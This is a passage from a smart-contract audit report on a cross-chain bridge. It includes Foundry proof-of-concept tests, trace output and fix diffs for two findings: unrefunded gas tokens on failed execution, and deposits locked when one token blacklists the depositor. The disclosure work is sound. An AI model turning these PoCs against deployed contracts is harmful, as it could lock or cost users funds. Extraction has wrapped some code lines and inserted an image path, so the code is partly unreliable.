    //Switch Chain and Execute Incoming Packets
    switchToLzChain(avaxChainId);

    vm.deal(address(this), 1000 ether);

    GasParams[3] memory gasParams =
        [GasParams(15_000_000, 0.1 ether), GasParams(2_000_000, 3 ether), GasParams(200_000, 0)];
        // [GasParams(15_000_000, 0.1 ether), GasParams(1000, 3 ether), GasParams(200_000, 0)];

    //@audit-info => User1 adds the avaxGlobalToken first
    avaxCoreRouter.addGlobalToken{value: 1000 ether}(newAvaxAssetGlobalAddress, ftmChainId, gasParams);

    //Switch Chain and Execute Incoming Packets
    switchToLzChain(rootChainId);
    //Switch Chain and Execute Incoming Packets
    switchToLzChain(ftmChainId);
    //Switch Chain and Execute Incoming Packets
    switchToLzChain(rootChainId);

    newAvaxAssetFtmLocalToken = rootPort.getLocalTokenFromGlobal(newAvaxAssetGlobalAddress, ftmChainId);

    require(newAvaxAssetFtmLocalToken != address(0), "Failed is zero");

    console2.log("New Local: ", newAvaxAssetFtmLocalToken);

    require(
        rootPort.getLocalTokenFromGlobal(newAvaxAssetGlobalAddress, ftmChainId) == newAvaxAssetFtmLocalToken,
        "Token should be added"
    );

    require(
        rootPort.getUnderlyingTokenFromLocal(newAvaxAssetFtmLocalToken, ftmChainId) == address(0),
        "Underlying should not be added"
    );

    uint256 rootBridgeAgentBalanceBefore = address(coreRootBridgeAgent).balance;
    console2.log("RootBridge balance before: ", rootBridgeAgentBalanceBefore);

    //Switch Chain and Execute Incoming Packets
    switchToLzChain(avaxChainId);
```

```

    //@audit-info => User2 adds the avaxGlobalToken after, tx is
        reverted and native tokens is not refunded
    address user2 = vm.addr(10);
    vm.label(user2, "User2");
    vm.deal(user2, 1000 ether);
    vm.prank(user2);
    console2.log("user2 balance before: ", user2.balance);
    avaxCoreRouter.addGlobalToken{value: 1000 ether}(
        newAvaxAssetGlobalAddress, ftmChainId, [GasParams(15_000_000,
        0.1 ether), GasParams(2_000_000, 3 ether), GasParams(200_000, 0)
        ]);
    //Switch Chain and Execute Incoming Packets
    switchToLzChain(rootChainId);
    //Switch Chain and Execute Incoming Packets
    switchToLzChain(avaxChainId);

    console2.log("user2 balance after: ", user2.balance);

    switchToLzChain(rootChainId);
    uint256 rootBridgeAgentBalanceAfter = address(coreRootBridgeAgent).
        balance;
    console2.log("RootBridge balance after: ",
        rootBridgeAgentBalanceAfter);

    assertTrue(rootBridgeAgentBalanceAfter >
        rootBridgeAgentBalanceBefore);
}
```

- Now everything is ready to run the test and analyze the output: > forge test –mc RootForkTest –match-test testAddGlobalTokenNoReturnsGasPoC -vvvv
- By analyzing the output below, we can see that the unspent native tokens are left in the dst contract instead of being returned back to the user (See the next paragraph below the output to understand this behavior and a comparisson against what will happen in production, where the LayerZeroEndpoint contract uses the UltraLightNodeV2 library)

```
    > [0] console::log(Sending native token airdrop...) [staticcall]
    |   >  ()
    > [0] VM::deal(RootForkTest: [0
        xBb2180ebd78ce97360503434eD37fcf4a1Df61c3],
        1000000000000000000000 [1e21])
    |   >  ()
    > [55] RootBridgeAgent::receive{value: 1000000000000000000000}()
    |   >  ()
    > [0] VM::deal(0x4D73AdB72bC3DD368966edD0f0b2148401A178E2,
        150000000000 [1.5e11])
    |   >  ()
    > [0] VM::prank(0x4D73AdB72bC3DD368966edD0f0b2148401A178E2)
    |   >  ()
```

```
    > [51462] 0x3c2269811836af69497E5F486A85D7316753cf62::
      receivePayload(106, 0
      xcb3b263f002b8888f712ba46ebf1302e1294608cd5f23f71c860c0c261da56585d3a24c6dbf
      , RootBridgeAgent: [0xCB3b263f002b8888f712BA46EbF1302e1294608c],
       4, 15000000 [1.5e7], 0
      x0100000004010000000000000000000000004cceba2d7d2b4fdce4304d3e09a1fea9fbeb152
      )
    |   > [48205] RootBridgeAgent::lzReceive(106, 0
      xcb3b263f002b8888f712ba46ebf1302e1294608cd5f23f71c860c0c261da56585d3a24c6dbf
      , 4, 0
      x0100000004010000000000000000000000004cceba2d7d2b4fdce4304d3e09a1fea9fbeb152
      )
    |   |   > [45896] RootBridgeAgent::lzReceiveNonBlocking(0
      x3c2269811836af69497E5F486A85D7316753cf62, 106, 0
      xcb3b263f002b8888f712ba46ebf1302e1294608cd5f23f71c860c0c261da56585d3a24c6dbf
      , 0
      x0100000004010000000000000000000000004cceba2d7d2b4fdce4304d3e09a1fea9fbeb152
      )
    |   |   |   > [12638] RootBridgeAgentExecutor::executeNoDeposit{
      value: 100000000000000000000}(CoreRootRouter: [0
      x32e03c6b1b446C7a4381852A82F7Cd4BEB00B17d], 0
      x0100000004010000000000000000000000004cceba2d7d2b4fdce4304d3e09a1fea9fbeb152
      , 106)
    |   |   |   |   > [4395] CoreRootRouter::execute{value:
      100000000000000000000}(0
      x01000000000000000000000000004cceba2d7d2b4fdce4304d3e09a1fea9fbeb1528000000000
      , 106)
    |   |   |   |   |   > [605] RootPort::isGlobalAddress(
      ERC20hTokenRoot: [0xa475b806eaD7ebB851589f958fD1038fcbEEC1c1]) [
      staticcall]
    |   |   |   |   |   |   > true
    |   |   |   |   |   > [742] RootPort::isGlobalToken(ERC20hTokenRoot
      : [0xa475b806eaD7ebB851589f958fD1038fcbEEC1c1], 112) [staticcall
      ]
    |   |   |   |   |   |   > true
    |   |   |   |   |   > "TokenAlreadyAdded()"
    |   |   |   |   > "TokenAlreadyAdded()"
    |   |   |   > "ExecutionFailure()"
    |   |   > ()
    |   > ()
    > [0] VM::selectFork(0)
    |   > ()
    > [0] VM::getRecordedLogs()
    |   > []
    > [0] console::log(Events caugth:, 0) [staticcall]
    |   > ()
    > [0] VM::resumeGasMetering()
    |   > ()
    > [0] console::log(user2 balance after: , 9787808073622767845175
      [9.787e20]) [staticcall]
    |   > ()
```

```
    > [0] VM::selectFork(1)
    |   > ()
    > [0] VM::getRecordedLogs()
    |   > []
    > [0] console::log(Events caugth:, 0) [staticcall]
    |   > ()
    > [0] VM::resumeGasMetering()
    |   > ()
    > [0] console::log(RootBridge balance after: ,
        1000000000000000000000 [1e21]) [staticcall]
    |   > ()
    > ()

Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 2.37s
```

- The difference between the logic implemented on the `LzForkTest.t.sol` file that is executed in these tests and the actual library that is used by the LayerZeroEndpoint contract is that, in the LzForkTest.t.sol implementation, the native tokens are airdroped in a separate tx before actually running the payload on the dstContract.lzReceive() function, that's why if the tx is reverted in the dstContract, the native tokens are left in the dstContract itself, but in production, the tokens will be left in the LayerZero contract, regardless of this difference, **the user is not getting back any of the unspent native tokens.** > LzForkTest.t.sol contract

```
function executePacket(Packet memory packet) public {
    ...
    //@audit-info => handleAdapterParams() airdrops the native tokens
        to the dstContract in a separate tx
    uint256 gasLimit = handleAdapterParams(adapterParams);

    // Acquire gas, Prank into Library and Mock LayerZeroEndpoint.
        receivePayload call
    vm.deal(receivingLibrary, gasLimit * tx.gasprice);
    vm.prank(receivingLibrary);
    ILayerZeroEndpoint(receivingEndpoint).receivePayload(
        packet.originLzChainId,
        abi.encodePacked(packet.destinationUA, packet.originUA), //
            original
        // abi.encodePacked(packet.originUA, packet.destinationUA), //
            fixed
        // abi.encodePacked(address(1), address(1)),
        packet.destinationUA,
        packet.nonce,
        gasLimit,
        packet.payload
    );
}

function handleAdapterParams(AdapterParams memory params) internal
   returns (uint256 gasLimit) {
```



Figure 2: Unspent Native Tokens Lost PoC

```
    ...
    ...
    ...
            //@audit-info => Tokens are airdroped to the dstContract!
            console2.log("Sending native token airdrop...");
            deal(address(this), nativeForDst * tx.gasprice);
            addressOnDst.call{value: nativeForDst * tx.gasprice}("");
    ...
    ...
    ...
}
```

Tools Used

Manual Audit & LayerZeroEndpoint Message Library

Recommended Mitigation Steps

- The recommendation is to implement a mechanism to refund the received ETH from the LayerZeroEndpoint contract to the refundee user in case the execution in the RootBridgeAgent executor fails, and, instead of forcefully reverting the tx in the RootBridgeAgent contract, first, either refund or credit the total of the unspent ETH to the refundee, and secondly, mark the nonce on the srcChain in the executionState mapping as STATUS_READY, so the nonce can be retried or retrieved and retried.
- By making sure that the nonce is set as STATUS_READY in case the tx execution in the RootBridgeAgent executor fails and no fallback mechanism is set, the contracts will allow that users can retry the same nonce or retrieve and redeem them, and the users will get back the unspent native token of the tx that failed.
- Apply the below changes to the _execute() functions in the RootBridgeAgent contract

```
function _execute(uint256 _depositNonce, bytes memory _calldata, uint16
    _srcChainId) private {
    //Update tx state as executed
    executionState[_srcChainId][_depositNonce] = STATUS_DONE;

    //Try to execute the remote request
    (bool success,) = bridgeAgentExecutorAddress.call{value: address(
       this).balance}(_calldata);

    // No fallback is requested revert allowing for retry.
-      if (!success) revert ExecutionFailure();
+      if (!success) {
+      executionState[_srcChainId][_depositNonce] = STATUS_READY;
```

```
        //@audit-info => Make sure that the refundee gets back the unspent ETH
+       <decodeRefundeeFromCalldata>.call{value: address(this).balance}();
    }
}

function _execute(
    bool _hasFallbackToggled,
    uint32 _depositNonce,
    address _refundee,
    bytes memory _calldata,
    uint16 _srcChainId
) private {
    //@audit-ok => Sets the [_srcChainId][nonce] as STATUS_DONE, it can't be re-executed!
    //Update tx state as executed
    executionState[_srcChainId][_depositNonce] = STATUS_DONE;

    //Try to execute the remote request
    (bool success,) = bridgeAgentExecutorAddress.call{value: address(this).balance}(_calldata);

    //Update tx state if execution failed
    if (!success) {
        //Read the fallback flag.
        if (_hasFallbackToggled) {
            // Update tx state as retrieve only
            executionState[_srcChainId][_depositNonce] = STATUS_RETRIEVE;
            // Perform the fallback call
            _performFallbackCall(payable(_refundee), _depositNonce, _srcChainId);
        } else {
-           // No fallback is requested revert allowing for retry.
-           revert ExecutionFailure();
+           executionState[_srcChainId][_depositNonce] = STATUS_READY;
            //@audit-info => Make sure that the refundee gets back the unspent ETH
+           <decodeRefundeeFromCalldata>.call{value: address(this).balance}();
        }
    }
}
```

[M-03] Depositors could lost all their depositted tokens (including the hTokens) if their address is blacklisted in one of all the depositted underlyingTokens

Impact

- All user deposited assets, both, hTokens and underlyingTokens are at risk of getting stuck in a BranchPort if the address of the depositor gets blacklisted in one of all the deposited underlying-Tokens

Proof of Concept

The problem is caused by the fact that the redemption process works by sending back all the tokens that were deposited and that tokens can only be sent back to the same address from where they were deposited.

- Users can deposit/bridgeOut multiple tokens at once (underlyingTokens and hTokens) from a Branch to Root. The system has a mechanism to prevent users from losing their tokens in case something fails with the execution of the crosschain message in the Root environment.
  - If something fails with the execution in Root, the users can retry the deposit, and as a last resource, they can retrieve and redeem their deposit from Root and get their tokens back in the Branch where they were deposited.
- When redeeming deposits, the redemption is made atomically, in the sense that it redeems all the tokens that were deposited at once, it doesn't redeem one or two specific tokens, it redeems all of them.
  - The problem is that the function to redeem the tokens sets the recipient address to be the caller (msg.sender), and the caller is enforced to be only the owner of the depositor (i.e. the account from where the tokens were taken from).
    * The fact that the depositor's address gets blacklisted in one of the underlying tokens should not cause that all the rest of the tokens to get stuck in the BranchPort.

```
function redeemDeposit(uint32 _depositNonce) external override lock {
    //@audit-info => Loads the deposit's information based on the
        _depositNonce
    // Get storage reference
    Deposit storage deposit = getDeposit[_depositNonce];

    // Check Deposit
    if (deposit.status == STATUS_SUCCESS) revert
        DepositRedeemUnavailable();
    if (deposit.owner == address(0)) revert DepositRedeemUnavailable();
```

```
    if (deposit.owner != msg.sender) revert NotDepositOwner();

    // Zero out owner
    deposit.owner = address(0);

    //@audit-issue => Sending back tokens to the deposit.owner. Depositors can't specify the address where they'd like to receive their tokens
    // Transfer token to depositor / user
    for (uint256 i = 0; i < deposit.tokens.length;) {
        _clearToken(msg.sender, deposit.hTokens[i], deposit.tokens[i], deposit.amounts[i], deposit.deposits[i]);

        unchecked {
            ++i;
        }
    }
```

Coded PoC

- I coded a PoC to demonstrate the problem I'm reporting, using the `RootForkTest.t.sol` test file as the base to reproduce this PoC:
  - Make sure to import the below Mock a Blacklisted token under the `test/ulysses-omnichain/helpers/` folder, and also add the global variables and the 3 below functions in the RootForkTest file

```
// SPDX-License-Identifier: AGPL-3.0-only
pragma solidity >=0.8.0;

import {MockERC20} from "solmate/test/utils/mocks/MockERC20.sol";

contract BlacklistedToken is MockERC20 {

  mapping (address => bool) public blacklistedUsers;

  constructor(
    string memory _name,
    string memory _symbol,
    uint8 _decimals
  ) MockERC20(_name, _symbol, _decimals) {}


  function blacklistAddress(address _user) external returns (bool) {
    blacklistedUsers[_user] = true;
  }

```

```
  function transfer(address to, uint256 amount) public override returns (bool) {
    if(blacklistedUsers[to]) revert("Blacklisted User");
    super.transfer(to,amount);
    return true;
  }

  function mint(address to, uint256 value) public override {
    super._mint(to, value);
  }

  function burn(address from, uint256 value) public override {
    super._burn(from, value);
  }

}
```

```
...

+//@audit-info => Blacklisted Token
+import "./helpers/BlacklistedToken.sol";

...

contract RootForkTest is LzForkTest {
    ...

    // ERC20s from different chains.

    address avaxMockAssethToken;

    MockERC20 avaxMockAssetToken;

    //@audit-info => underlyingTokens for PoC
+   MockERC20 underToken0;
+   MockERC20 underToken1;
    //@audit-info => Create a new token using a contract that allows to Blacklist users!
+   BlacklistedToken underBlacklistToken;

    ...

    function _deployUnderlyingTokensAndMocks() internal {
        //Switch Chain and Execute Incoming Packets
        switchToLzChain(avaxChainId);
        vm.prank(address(1));
        // avaxMockAssethToken = new MockERC20("hTOKEN-AVAX", "LOCAL hTOKEN FOR TOKEN IN AVAX", 18);
        avaxMockAssetToken = new MockERC20("underlying token", "UNDER", 18);

```

```
          //@audit-info => Deploying underlyingTokens for PoC
+         underToken0 = new MockERC20("u0 token", "U0", 18);
+         underToken1 = new MockERC20("u0 token", "U0", 18);
+         underBlacklistToken = new BlacklistedToken("u2 BlaclistedToken", "U2", 18);

          ...
      }

      ...

      //@audit => Variables required for the PoC
+     address[] public hTokens;
+     address[] public tokens;
+     uint256[] public amounts;
+     uint256[] public deposits;
+
+     address public localTokenUnder0;
+     address public localTokenUnder1;
+     address public localBlacklistedToken;
+
+     address public globalTokenUnder0;
+     address public globalTokenUnder1;
+     address public globalBlacklistedToken;
+
+     address public _recipient;

      //@audit-info => First function required for the PoC, will create a Deposit in a Branch that will fail its execution in Root
      function testDepositBlocklistedTokenWithNotEnoughGasForRootFallbackModePoC() public {

          //Switch Chain and Execute Incoming Packets
          switchToLzChain(avaxChainId);

          vm.deal(address(this), 10 ether);

          avaxCoreRouter.addLocalToken{value: 1 ether}(address(underToken0), GasParams(2_000_000, 0));
          avaxCoreRouter.addLocalToken{value: 1 ether}(address(underToken1), GasParams(2_000_000, 0));
          avaxCoreRouter.addLocalToken{value: 1 ether}(address(underBlacklistToken), GasParams(2_000_000, 0));


          //Switch Chain and Execute Incoming Packets
          switchToLzChain(rootChainId);

           //Switch Chain and Execute Incoming Packets
          switchToLzChain(avaxChainId);
```

```

        //Switch Chain and Execute Incoming Packets
        switchToLzChain(rootChainId);
        prevNonceRoot = multicallRootBridgeAgent.settlementNonce();

        localTokenUnder0 = rootPort.getLocalTokenFromUnderlying(address(underToken0), avaxChainId);
        localTokenUnder1 = rootPort.getLocalTokenFromUnderlying(address(underToken1), avaxChainId);
        localBlacklistedToken = rootPort.getLocalTokenFromUnderlying(address(underBlacklistToken), avaxChainId);

        switchToLzChain(avaxChainId);
        prevNonceBranch = avaxMulticallBridgeAgent.depositNonce();

        vm.deal(address(this), 50 ether);

        uint256 _amount0 = 1 ether;
        uint256 _amount1 = 1 ether;
        uint256 _amount2 = 1 ether;

        uint256 _deposit0 = 1 ether;
        uint256 _deposit1 = 1 ether;
        uint256 _deposit2 = 1 ether;


        //GasParams
        GasParams memory gasParams = GasParams(100_000 , 0 ether);

        _recipient = address(this);

        vm.startPrank(address(avaxPort));

        ERC20hTokenBranch(localTokenUnder0).mint(_recipient, _amount0 - _deposit0);
        ERC20hTokenBranch(localTokenUnder1).mint(_recipient, _amount1 - _deposit1);
        ERC20hTokenBranch(localBlacklistedToken).mint(_recipient, _amount2 - _deposit2);

        underToken0.mint(_recipient, _deposit0);
        underToken1.mint(_recipient, _deposit1);
        underBlacklistToken.mint(_recipient, _deposit2);

        vm.stopPrank();

        // Cast to Dynamic
        hTokens.push(address(localTokenUnder0));
        hTokens.push(address(localTokenUnder1));
        hTokens.push(address(localBlacklistedToken));

```

```
        tokens.push(address(underToken0));
        tokens.push(address(underToken1));
        tokens.push(address(underBlacklistToken));

        amounts.push(_amount0);
        amounts.push(_amount1);
        amounts.push(_amount2);

        deposits.push(_deposit0);
        deposits.push(_deposit1);
        deposits.push(_deposit2);


        //@audit-info => Prepare deposit info
        DepositMultipleInput memory depositInput =
            DepositMultipleInput({hTokens: hTokens, tokens: tokens, amounts: amounts, deposits: deposits});


        // Approve AvaxPort to spend
        MockERC20(hTokens[0]).approve(address(avaxPort), amounts[0] - deposits[0]);
        MockERC20(tokens[0]).approve(address(avaxPort), deposits[0]);
        MockERC20(hTokens[1]).approve(address(avaxPort), amounts[1] - deposits[1]);
        MockERC20(tokens[1]).approve(address(avaxPort), deposits[1]);
        MockERC20(hTokens[2]).approve(address(avaxPort), amounts[2] - deposits[2]);
        BlacklistedToken(tokens[2]).approve(address(avaxPort), deposits[2]);


        //@audit-info => deposit multiple assets from Avax branch to Root
        //@audit-info => Attempting to deposit two hTokens and two underlyingTokens
        avaxMulticallBridgeAgent.callOutSignedAndBridgeMultiple{value: 1 ether}(
            payable(address(this)),bytes(""), depositInput, gasParams, true
        );

        require(prevNonceBranch == avaxMulticallBridgeAgent.depositNonce() - 1, "Branch should be updated");

        // avaxMulticallRouter.callOutAndBridgeMultiple{value: 1 ether}(bytes(""), depositInput, gasParams);

        console2.log("GOING ROOT AFTER BRIDGE REQUEST FROM AVAX");
        //Switch Chain and Execute Incoming Packets
        switchToLzChain(rootChainId);
```

```
        require(prevNonceRoot == multicallRootBridgeAgent.
            settlementNonce(), "Root should not be updated");

    }

    //@audit-info => Calls the function above and retrieves the deposit
         in the Branch
    function testRetrieveDepositPoC() public {
        //Set up
        testDepositBlocklistedTokenWithNotEnoughGasForRootFallbackModePoC
            ();

        switchToLzChain(avaxChainId);

        //Get some ether.
        vm.deal(address(this), 10 ether);

        //Call Deposit function
        console2.log("retrieving");
        avaxMulticallBridgeAgent.retrieveDeposit{value: 10 ether}(
            prevNonceRoot, GasParams(1_000_000, 0.01 ether));

        require(
            avaxMulticallBridgeAgent.getDepositEntry(prevNonceRoot).
                status == 0, "Deposit status should be success."
        );

        console2.log("Going ROOT to retrieve Deposit");
        switchToLzChain(rootChainId);
        console2.log("Triggered Fallback");

        console2.log("Returning to Avax");
        switchToLzChain(avaxChainId);
        console2.log("Done ROOT");

        require(
            avaxMulticallBridgeAgent.getDepositEntry(prevNonceRoot).
                status == 1,
            "Deposit status should be ready for redemption."
        );
    }


    //@audit-info => The _recipient/depositor of the Deposit is
        blacklisted before redeeming the deposit from the Branch
    function testRedeemBlocklistedTokenPoC() public {
        //Set up
        testRetrieveDepositPoC();

        //Get some ether.
        vm.deal(address(this), 10 ether);
```

```

        uint256 balanceBeforeUnderToken0 = underToken0.balanceOf(_recipient);
        uint256 balanceBeforeUnderToken1 = underToken1.balanceOf(_recipient);
        uint256 balanceBeforeBlaclistedToken = underBlacklistToken.balanceOf(_recipient);

        uint256 balanceBeforeUnderToken0BranchPort = underToken0.balanceOf(address(avaxPort));
        uint256 balanceBeforeUnderToken1BranchPort = underToken1.balanceOf(address(avaxPort));
        uint256 balanceBeforeBlaclistedTokenBranchPort = underBlacklistToken.balanceOf(address(avaxPort));

        //@audit-info => receiver get's blacklisted before redeeming its deposit
        underBlacklistToken.blacklistAddress(_recipient);

        //Call Deposit function
        console2.log("redeeming");
        vm.expectRevert();
        avaxMulticallBridgeAgent.redeemDeposit(prevNonceRoot);

        assertFalse(
            avaxMulticallBridgeAgent.getDepositEntry(prevNonceRoot).owner == address(0),
            "Deposit status should not have deleted because the redemption can't be executed"
        );

        assertFalse(underToken0.balanceOf(_recipient) == balanceBeforeUnderToken0 + 1 ether, "Balance should not be increased because tokens can't be redeemed");
        assertFalse(underToken1.balanceOf(_recipient) == balanceBeforeUnderToken1 + 1 ether, "Balance should not be increased because tokens can't be redeemed");
        assertFalse(underBlacklistToken.balanceOf(_recipient) == balanceBeforeBlaclistedToken + 1 ether, "Balance should not be increased because tokens can't be redeemed");
    }
```

- Now everything is ready to run the test and analyze the output: > forge test –mc RootForkTest –match-test testRedeemBlocklistedTokenPoC -vvvv As we can see in the Output, the depositor can't redeem its deposit because his address was blacklisted in one of the 3 deposited underlyingTokens.
- As a consequence, the depositor's tokens are stuck in the BranchPort

```
> [0] console::log(redeeming) [staticcall]
```

```
    │   > < ()
    > [0] VM::expectRevert()
    │   > < ()
    > [45957] BranchBridgeAgent::redeemDeposit(1)
    │   > [19384] BranchPort::withdraw(RootForkTest: [0xBb2180ebd78ce97360503434eD37fcf4a1Df61c3], MockERC20: [0x32Fa025409e66A35F3C95B04a195b4517f479dCF], 1000000000000000000 [1e18])
    │   │   > [18308] MockERC20::transfer(RootForkTest: [0xBb2180ebd78ce97360503434eD37fcf4a1Df61c3], 1000000000000000000 [1e18])
    │   │   │   > emit Transfer(from: BranchPort: [0x369Ff55AD83475B07d7FF2F893128A93da9bC79d], to: RootForkTest: [0xBb2180ebd78ce97360503434eD37fcf4a1Df61c3], amount: 1000000000000000000 [1e18])
    │   │   │   > < true
    │   │   > < ()
    │   > [19384] BranchPort::withdraw(RootForkTest: [0xBb2180ebd78ce97360503434eD37fcf4a1Df61c3], MockERC20: [0x541dC483Eb43cf8F9969baF71BF783193e5C5B1A], 1000000000000000000 [1e18])
    │   │   > [18308] MockERC20::transfer(RootForkTest: [0xBb2180ebd78ce97360503434eD37fcf4a1Df61c3], 1000000000000000000 [1e18])
    │   │   │   > emit Transfer(from: BranchPort: [0x369Ff55AD83475B07d7FF2F893128A93da9bC79d], to: RootForkTest: [0xBb2180ebd78ce97360503434eD37fcf4a1Df61c3], amount: 1000000000000000000 [1e18])
    │   │   │   > < true
    │   │   > < ()
    │   > [1874] BranchPort::withdraw(RootForkTest: [0xBb2180ebd78ce97360503434eD37fcf4a1Df61c3], BlacklistedToken: [0x56723b40D167976C402fBfe901cDD81fA5584dc4], 1000000000000000000 [1e18])
    │   │   > [660] BlacklistedToken::transfer(RootForkTest: [0xBb2180ebd78ce97360503434eD37fcf4a1Df61c3], 1000000000000000000 [1e18])
    │   │   │   > < "Blacklisted User"
    │   │   > < 0x90b8ec18
    │   > < 0x90b8ec18
    > [6276] BranchBridgeAgent::getDepositEntry(1) [staticcall]
    │   > < (1, 0xBb2180ebd78ce97360503434eD37fcf4a1Df61c3, [0xabb4Cf532dC72dFDe5a18c67AF3fD3359Cb87055, 0x2B8A2bb23C66976322B20B6ceD182b1157B92862, 0x6079330AaAC5ca228ade7a78CF588F67a23Fe815], [0x32Fa025409e66A35F3C95B04a195b4517f479dCF, 0x541dC483Eb43cf8F9969baF71BF783193e5C5B1A, 0x56723b40D167976C402fBfe901cDD81fA5584dc4], [1000000000000000000 [1e18], 1000000000000000000 [1e18], 1000000000000000000 [1e18]], [1000000000000000000 [1e18], 1000000000000000000 [1e18], 1000000000000000000 [1e18]])
```

```
    > [542] MockERC20::balanceOf(RootForkTest: [0xBb2180ebd78ce97360503434eD37fcf4a1Df61c3]) [staticcall]
    |   > < 0
    > [542] MockERC20::balanceOf(RootForkTest: [0xBb2180ebd78ce97360503434eD37fcf4a1Df61c3]) [staticcall]
    |   > < 0
    > [542] BlacklistedToken::balanceOf(RootForkTest: [0xBb2180ebd78ce97360503434eD37fcf4a1Df61c3]) [staticcall]
    |   > < 0
    > [542] MockERC20::balanceOf(BranchPort: [0x369Ff55AD83475B07d7FF2F893128A93da9bC79d]) [staticcall]
    |   > < 1000000000000000000 [1e18]
    > [542] MockERC20::balanceOf(BranchPort: [0x369Ff55AD83475B07d7FF2F893128A93da9bC79d]) [staticcall]
    |   > < 1000000000000000000 [1e18]
    > [542] BlacklistedToken::balanceOf(BranchPort: [0x369Ff55AD83475B07d7FF2F893128A93da9bC79d]) [staticcall]
    |   > < 1000000000000000000 [1e18]
    > < ()

Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 3.58s
```

